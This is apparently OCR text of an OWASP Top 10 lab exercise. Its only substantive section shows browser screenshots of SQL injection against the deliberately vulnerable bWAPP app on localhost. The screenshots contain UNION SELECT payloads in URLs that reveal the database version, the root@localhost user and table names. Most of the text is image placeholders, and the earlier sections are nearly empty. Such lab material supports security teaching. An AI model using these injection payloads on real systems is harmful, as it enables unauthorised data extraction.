


EXERCISES OWASP - TOP 10


1) Broken Access Control Insecure Dor







2) Identification and Authentication Failures








3) SQL Injection





http://localhost/bWAPP/sqli_1.php?title=test' UNION SELECT 1, database(), version
bWAPP - SQL Injection
bWAPP
an extremely buggy web app !
Choose your bug:
bWAPP v2.2
Hack
Set your security level:
low
Set
Current: low
Bugs
Change Password
Create User
Set Security Level
Reset
Credits
Blog
/ SQL Injection (GET/Search) /
Search for a movie:
Search
Title
Release
Character
Genre
IMDb
bWAPP
5.0.96-0ubuntu3
5
4
Link



File Edit View History Bookmarks Tools Help
http://localhost/bWAPP/sqli_1.php?title=test' UNION SELECT 1, 2, user(), 4,5,6,7--
bWAPP - SQL Injection
bWAPP
an extremely buggy web app !
Choose your bug:
bWAPP v2.2
Set your security level:
low
Set
Current: low
Bugs
Change Password
Create User
Set Security Level
Reset
Credits
Blog
/ SQL Injection (GET/Search) /
Search for a movie:
Search
Title
Release
Character
Genre
IMDb
2
root@localhost
5
4
Link



File Edit View History Bookmarks Tools Help
http://localhost/bWAPP/sqli_1.php?title=test' UNION SELECT 1, table_name, 3,4,5,6
bWAPP - SQL Injection
Bugs Change Password Create User Set Security Level Reset Credits Blog Logout
/ SQL Injection (GET/Search) /
Search for a movie: Search
Title Release Character Genre IMDb
blog 3 5 4 Link
heroes 3 5 4 Link
movies 3 5 4 Link
users 3 5 4 Link
visitors 3 5 4 Link

